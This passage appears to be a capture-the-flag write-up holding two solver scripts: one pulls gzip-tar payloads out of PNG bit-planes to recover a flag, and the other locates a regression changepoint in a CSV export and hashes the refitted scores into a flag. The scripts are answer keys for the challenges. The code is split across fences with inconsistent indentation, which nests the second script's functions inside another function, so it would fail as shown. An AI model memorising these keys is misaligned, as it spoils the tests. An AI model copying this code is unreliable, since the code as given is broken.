Requires: numpy, Pillow.

Usage:
    python3 solve.py [recon-plate.png]
"""

import io
import re
import sys
import tarfile
import zlib

import numpy as np
from PIL import Image


def extract_plane(img, bit):
    bits = ((img >> bit) & 1).astype(np.uint8).reshape(-1)
    data = np.packbits(bits).tobytes()
    length = int.from_bytes(data[:4], "big")
    if data[4:6] != b"\x1f\x8b" or not (0 < length < len(data)):
        raise ValueError(f"bit-plane {bit}: no framed gzip payload")
    tar_bytes = zlib.decompressobj(31).decompress(data[4:4 + length])
    files = {}
    with tarfile.open(fileobj=io.BytesIO(tar_bytes)) as tar:
        for member in tar.getmembers():
            if member.isfile():
                files[member.name] = tar.extractfile(member).read().decode()
    return files
```

```
def main():
    path = sys.argv[1] if len(sys.argv) > 1 else "recon-plate.png"
    img = np.array(Image.open(path))
    print(f"[*] {path}: {img.shape[1]}x{img.shape[0]} {img.shape[2]} channels")

    payloads = {}
    for bit in (0, 1):
        files = extract_plane(img, bit)
        payloads[bit] = files
        print(f"[*] bit-plane {bit}:")
        for name in sorted(files):
            print(f"      {name}: {files[name].strip()}")

    # The wanted annotation is the reconnaissance one, not the drill:
    # its annotation starts with RECON and its caption is an actual
    # observation report (the other caption says "Not for action").
    chosen = None
    for bit, files in payloads.items():
        caption = files.get("plate/caption.txt", "")
        annotation = files.get("plate/annotation.txt", "")
        if annotation.startswith("RECON") and "Not for action" not in caption:
            chosen = (bit, annotation)
    if chosen is None:
        raise SystemExit("reconnaissance annotation not found")
    bit, annotation = chosen
    match = re.fullmatch(
        r"RECON SERIAL (\d+) (.+?) CODE ([0-9A-Fa-f]+)\s*", annotation)
    if not match:
        raise SystemExit(f"unexpected annotation format: {annotation!r}")
    serial, words, code = match.groups()
    flag = f"CSCTF{{{serial}_{'_'.join(words.lower().split())}_{code.lower()}}}"
    print(f"[*] selected bit-plane {bit} annotation: {annotation.strip()}")
    print(flag)


if __name__ == "__main__":
    main()
```

Watch List Audit — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 - Operation Dawn: Watch List Audit (misc/easy)

history.csv is a noiseless piecewise-linear export:

    score = intercept + sum(weight[j] * feature[j])   j = 0..9

with exactly one deployment (coefficient) change. Fitting all 500 rows
at once mixes the two rules and gives the wrong fingerprint; the task
is to locate the change, refit only the latest segment and apply it
to the 32 probes:

    q     = floor(1000 * score + 0.5)          (per probe, in row order)
    flag  = CSCTF{sha256(q0\\n q1\\n ... q31\\n as ASCII)}

The scan below is exhaustive: every split with >= 11 rows (the number
of unknowns) on both sides is fitted on both sides, and the split
minimising the worst residual wins. Noiseless data makes the winner
unambiguous (max residual ~1e-14, versus ~1e-1 for the runner-up).

Requires: numpy.

Usage:
    python3 solve.py [watch-list-audit.zip | extracted-dir]
"""

import csv
import hashlib
import io
import math
import os
import sys
import zipfile

import numpy as np


def load_tables(argv):
    here = os.path.dirname(os.path.abspath(__file__))
    candidates = []
    if len(argv) > 1:
        candidates.append(argv[1])
    candidates += [
        os.path.join(here, "..", "files", "watch-list-audit.zip"),
        os.path.join(here, "..", "..", "watch-list-audit.zip"),
        "watch-list-audit.zip",
        ".",
    ]
    for path in candidates:
        if os.path.isfile(path) and path.endswith(".zip"):
            print(f"[*] Loading {path}")
            with zipfile.ZipFile(path) as z:
                return (read_csv(z.read("history.csv")),
                        read_csv(z.read("probes.csv")))
```

```
            if os.path.isdir(path):
                h = os.path.join(path, "history.csv")
                p = os.path.join(path, "probes.csv")
                if os.path.isfile(h) and os.path.isfile(p):
                    print(f"[*] Loading {path}")
                    with open(h, "rb") as f:
                        hist = read_csv(f.read())
                    with open(p, "rb") as f:
                        probes = read_csv(f.read())
                    return hist, probes
        raise SystemExit("history.csv/probes.csv not found "
                         "(pass watch-list-audit.zip or the extracted dir)")


    def read_csv(data):
        rows = list(csv.reader(io.StringIO(data.decode("ascii"))))
        return np.array([[float(x) for x in row] for row in rows[1:]])


    def fit(X, y):
        """Least-squares [intercept, w0..w9]; returns (coef, max |residual|)."""
        A = np.column_stack([np.ones(len(X)), X])
        coef, *_ = np.linalg.lstsq(A, y, rcond=None)
        return coef, float(np.max(np.abs(y - A @ coef)))


    def main():
        hist, probes = load_tables(sys.argv)
        X, y = hist[:, :10], hist[:, 10]
        n, unknowns = len(X), 11

        # 1. Exhaustive changepoint scan: exactly one change, no noise, so
        #    the true split is the only one fitting both sides exactly.
        results = []
        for split in range(unknowns, n - unknowns + 1):
            _, e_old = fit(X[:split], y[:split])
            _, e_new = fit(X[split:], y[split:])
            results.append((max(e_old, e_new), split))
        results.sort()
        (best_err, split), (second_err, _) = results[0], results[1]
        print(f"[*] Changepoint after observation {split} "
              f"(new rule starts at observation {split + 1} of {n})")
        print(f"[*] Split residuals: best max={best_err:.3e}, "
              f"runner-up max={second_err:.3e}")
        assert best_err < 1e-9 < second_err, "changepoint is not unambiguous"

        # 2. Refit on the latest segment only.
        coef, err = fit(X[split:], y[split:])
        print(f"[*] Latest rule (max residual {err:.3e} on "
              f"{n - split} rows):")
        print(f"    intercept = {coef[0]:.15g}")
        for j, w in enumerate(coef[1:]):
            print(f"    w{j}        = {w:.15g}")

        # 3. Apply to the probes, quantise and fingerprint as in README.txt.
        A = np.column_stack([np.ones(len(probes)), probes])
        qs = [math.floor(1000.0 * s + 0.5) for s in A @ coef]
        payload = "".join(f"{q}\n" for q in qs).encode("ascii")
```

```
    digest = hashlib.sha256(payload).hexdigest()
    print(f"[*] Quantised probes: {qs}")
    print(f"[*] SHA-256: {digest}")
    print(f"CSCTF{{{digest}}}")


if __name__ == "__main__":
    main()
```